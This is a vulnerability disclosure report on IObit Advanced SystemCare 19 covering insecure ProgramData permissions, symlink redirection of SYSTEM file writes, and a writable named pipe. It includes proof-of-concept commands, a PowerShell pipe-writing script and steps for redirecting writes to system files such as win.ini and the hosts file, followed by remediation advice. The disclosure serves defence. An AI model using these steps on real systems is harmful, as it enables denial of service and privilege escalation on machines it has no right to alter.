COLLISION/MERGED: Insecure File Operation via Insecure Directory Permissions and Symlink Redirection

Date: 4/4/2026
Researcher: Benjamin Lye,
Target Vendor: IObit
Target Product: Advanced SystemCare
Tested Version: 19
Vulnerability Class: CWE-59 (Improper Link Resolution Before File Access), CWE-379 (Creation of Temporary File in Directory with Insecure Permissions)
Potential Impact: Denial of Service (DoS), Partial Integrity Compromise, potential escalation to Local Privilege Escalation (LPE)

1. Executive Summary

A vulnerability exists in Advanced SystemCare that allows a low-privileged local user to achieve an uncontrollable insecure file write as NT AUTHORITY\SYSTEM. The application fails to securely handle pre-existing directories in C:\ProgramData\ and doesn't clean the ACLs upon installation. The user leverages the fact that the service (Advanced SystemCare Service 19) is executed as SYSTEM integrity (as found in procmon). Installing the program forces the Service to execute the ASC.exe executable, this .exe looks for a .ini file under the name of AscService.ini By pre-staging the application's target directory and converting it into a directory junction (with Google Zero's Symlink tool) pointing to a protected system location, a low-privileged user can trick the installer into writing configuration files or application data to arbitrary locations on the filesystem, such as C:\Windows.

2. Vulnerability Details

By default, the Windows C:\ProgramData\ directory allows members of the BUILTIN\Users group to create subdirectories. When a low-privileged user creates a subdirectory here, they become the CREATOR OWNER and retain Full Control over that directory.

If Advanced SystemCare is later installed by an Administrator (to get past the UAC), the installer does not check for the prior existence of its intended data directory, nor does it verify if the directory is a reparse point (junction/symlink). Furthermore, it does not securely reset the Access Control List (ACL) of the directory before writing files into it.

Further, an accessible named pipe is able to trigger a log write which can be redirected due to the weak folder permissions mentioned above causing DoS on the system.

Utilizing tools from the Google Project Zero SymbolicLink Testing Toolset, an attacker can create a junction from the pre-staged directory to a protected target directory (e.g., C:\Windows\). When the privileged installer executes, it follows the symlink and writes its files into the protected destination.

3. Prerequisites

To successfully exploit this vulnerability, the following conditions must be met:

3.1. Finding 1

1. The attacker must have local access to the system as a standard, unprivileged user.
2. The directory pre-staging and symlink creation must occur *prior* to the execution of the Advanced SystemCare installer.
3. An Administrator or SYSTEM process must initiate the installation of the software to bypass the UAC.

3.2. Finding 2

1. None

4. Proof of Concept (PoC)

4.1. Finding 1

The following steps demonstrate the uncontrollable file write primitive:


Step 1: Pre-stage the Target Directory As a standard, unprivileged user, create the target directory that the application installer expects to use.

mkdir "C:\ProgramData\IObit\Advanced SystemCare"

Step 2: Give the users security group full access to the folder and subfolder/s.


Step 3: Create the file symbolic link Using CreateSymLink.exe from the Project Zero toolset, map the pre-staged directory to a protected system location. Ensure that no explorer processes are open.

CreateSymlink.exe “C:\ProgramData\IObit\Advanced SystemCare\AscService.ini” “C:\Windows\win.ini”



Step 3: Trigger the Installation Wait for an Administrator to execute the Advanced SystemCare installer. The installer triggers the AdvancedSystemCare service.

Step 4: Verification Once the installation is complete (or reaches the file-write phase), verify that the application's configuration or log files have been written to the protected target directory.




4.2. Finding 2

Step 1. A named pipe of name 'datastate_ProgramDeactivator_DisableRuningProgram_V9 is accessible and writeable to all low privileged users. When a command is sent to this pipe, it writes to the file [] =


```
Windows PowerShell
PS C:\WINDOWS\system32> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE               Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
PS C:\WINDOWS\system32> pipelist

PipeList v1.02 - Lists open named pipes
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Pipe Name                                   Instances      Max Instances
---------                                   ---------      -------------
InitShutdown                                    3              -1
lsass                                           4              -1
ntsvcs                                          3              -1
Winsock2\CatalogChangeListener-220-0            1               1
Winsock2\CatalogChangeListener-4c8-0            1               1
epmapper                                        3              -1
Winsock2\CatalogChangeListener-358-0            1               1
Winsock2\CatalogChangeListener-504-0            1               1
LSM_API_service                                 3              -1
atsvc                                           3              -1
Winsock2\CatalogChangeListener-6c8-0            1               1
datastate_ASCService_{5D4587BA-EA2D-478C-9A83-A9A54A908AEA}         1              1
datastate_ProgramDeactivator_DisableRuningProgram_V9        1              1
datastate_ProgramDeactivator_PIPE_NAME_V9           1              1
datastate_{CBADF67E-A2FC-4CB1-832B-B8CA731D66A3}\BPSvc19         1              1
eventlog                                        3              -1
```

Step 2. When this pipe is written to as per my power shell script, it will send a CreateFile operation to a .ini file stored in a user writeable location. It writes it as ASCService.exe which runs with SYSTEM integrity.


```
$command = "Testingthis.txt|SectionName|KeyName|YourCustomValue"
for ($i = 0; $i -lt 1; $i++) {
    try {
        $p = [System.IO.Pipes.NamedPipeClientStream]::new(".", "datastate_ProgramDeactivator_DisableRuningProgram_V9", [System.IO.Pipes.PipeDirection]::InOut)
        $p.Connect(5000)
        $encoding = [System.Text.Encoding]::Unicode
        $bytes = $encoding.GetBytes($command)
        $p.Write($bytes, 0, $bytes.Length)
        $p.Flush()
        Write-Host "Signal sent"
        $p.Close()
    } catch {
        Write-Host "Failed: $($_.Exception.Message)"
    }
}
```



Step 3. Because this is a user writeable location, we are able to delete the file to release the handle the service has on it, immediately create a symlink with James ForeShaws CreateSymLink.exe as part of the Project Zero suite, and then once the symlink is in place, send our command to the named pipe that has the permission to overwrite system files as shown by C:\Windows\System32\drivers\etc\hosts



Step 4. Then when we run our command through the named pipe that writes to the file specified in procmon.



5. Impact Analysis

While this vulnerability manifests as an Insecure File Write without direct control over the file contents, it represents a significant breach of the Windows security boundary.

By targeting critical Windows directories, the file write can overwrite or corrupt critical system configuration files, rendering the operating system unstable or unbootable, this can then be used to cause fallbacks to malicious DLLs or .ini files in user writable directories.

Further, as per the second write, this can be triggered on command and does not rely on the installer solely (Finding 1).

Depending on the exact nature of the files written (e.g., extension, predictable naming), this primitive can often be chained with DLL hijacking or service configuration manipulation to achieve full Local Privilege Escalation (LPE).

6. Recommended Remediation


To resolve this vulnerability, the installer and service must handle directories securely during initialization:


Before writing to any directory in a globally writable location (like C:\ProgramData), the installer/service must verify that the directory is not a reparse point. If a reparse point is detected, the installation/service should halt or the directory should be safely removed.

If the directory exists, the installer/service should verify the owner. If the owner is not SYSTEM or Administrators, the directory should be deleted and recreated securely.

During installation, explicitly set the ACLs on the target directory to ensure that only SYSTEM and Administrators have write/modify access, stripping any inherited permissions from BUILTIN\Users.

7. Further Evidence




Congratulations! You have the very latest version. No update is available.
OK